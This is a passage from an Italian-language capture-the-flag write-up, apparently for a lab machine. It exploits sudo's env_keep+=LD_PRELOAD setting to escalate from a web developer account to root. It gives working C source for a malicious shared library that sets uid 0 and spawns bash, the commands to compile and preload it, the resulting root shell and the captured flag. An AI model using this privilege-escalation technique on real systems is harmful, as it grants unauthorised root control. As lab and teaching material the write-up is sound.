/var/www/html/assets/css/owl-carousel/owl-carousel.css
/var/www/html/assets/css/login-3.min.css
/var/www/html/assets/css/style.css
/var/www/html/assets/css/demo.min.css
/var/www/html/assets/css/dashboard-3.min.css
/var/www/html/assets/css/font-awesome.min.css
/var/www/html/assets/css/bootstrap.min.css
/var/www/html/assets/css/application.min.css
/var/www/html/assets/css/swiper.min.css
/var/www/html/assets/css/bootstrap/
/var/www/html/assets/css/bootstrap/bootstrap.css
/var/www/html/assets/css/main.css
/var/www/html/assets/css/daterangepicker.css
/var/www/html/assets/img/
/var/www/html/assets/img/logo_t.png
/var/www/html/assets/img/transportation-icon.png
/var/www/html/assets/img/IT.png
/var/www/html/assets/img/contact-icon.png
```

```
/var/www/html/assets/img/logo.png
/var/www/html/assets/img/3002121059.jpg
/var/www/html/assets/img/more-info-png-complete-surveillance-cabinet-
solution-for-h-265-outdoor-ptz-444.png
/var/www/html/assets/img/header.png
tar: /root/.backup/sky-backup.tar.gz: Wrote only 2048 of 10240 bytes
tar: Child returned status 2
tar: Error is not recoverable: exiting now
Backup failed!
Check your permissions!webdeveloper@ip-10-129-158-22:~$
```

Quando abbiamo fatto `sudo -l` avevamo ottenuto anche `env_keep+=LD_PRELOAD`. Normalmente `sudo` pulisce molte variabili d'ambiente per impedire che l'utente influenzi un programma privilegiato.

Qui invece con `env_keep+=LD_PRELOAD` permettiamo al dynamic linker (Il **dynamic linker** è il componente che si occupa di **caricare e collegare dinamicamente le librerie .so a un programma quando viene eseguito**.) di caricare una libreria `.so` prima delle librerie normali (Contiene codice compilato che può essere utilizzato da più programmi senza doverlo incorporare direttamente nell'eseguibile) e quindi mantieni `LD_PRELOAD` nell'ambiente.



Creiamo quindi una libreria C (`shell.c`):

```
#include <stdlib.h>
#include <unistd.h>

void _init()
{
    unsetenv("LD_PRELOAD");
    setgid(0); // 0 è UID di root
}
```

```
    setuid(0); // 0 è UID di root
    system("/bin/bash"); // apre una shell come root
}
```

e compiliamo la libreria in `/tmp/shell.so`

```
webdeveloper@ip-10-129-158-22:~$ gcc -fPIC -shared -o /tmp/shell.so
shell.c -nostartfiles
```

Eseguiamo il programma consentito da sudo

```
sudo LD_PRELOAD=/tmp/shell.so /usr/bin/sky_backup_utility
```

Succede

```
sudo
↓
sky_backup_utility
↓
root
↓
dynamic linker
↓
/tmp/shell.so
↓
_init()
↓
setuid(0)
↓
/bin/bash
```

```
webdeveloper@ip-10-129-158-22:~$ sudo LD_PRELOAD=/tmp/shell.so
/usr/bin/sky_backup_utility
root@ip-10-129-158-22:/home/webdeveloper# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-129-158-22:/home/webdeveloper# ls /root
root.txt
root@ip-10-129-158-22:/home/webdeveloper# cat /root/root.txt
3a62d897c40a815ecbe267df2f533ac6
root@ip-10-129-158-22:/home/webdeveloper#
```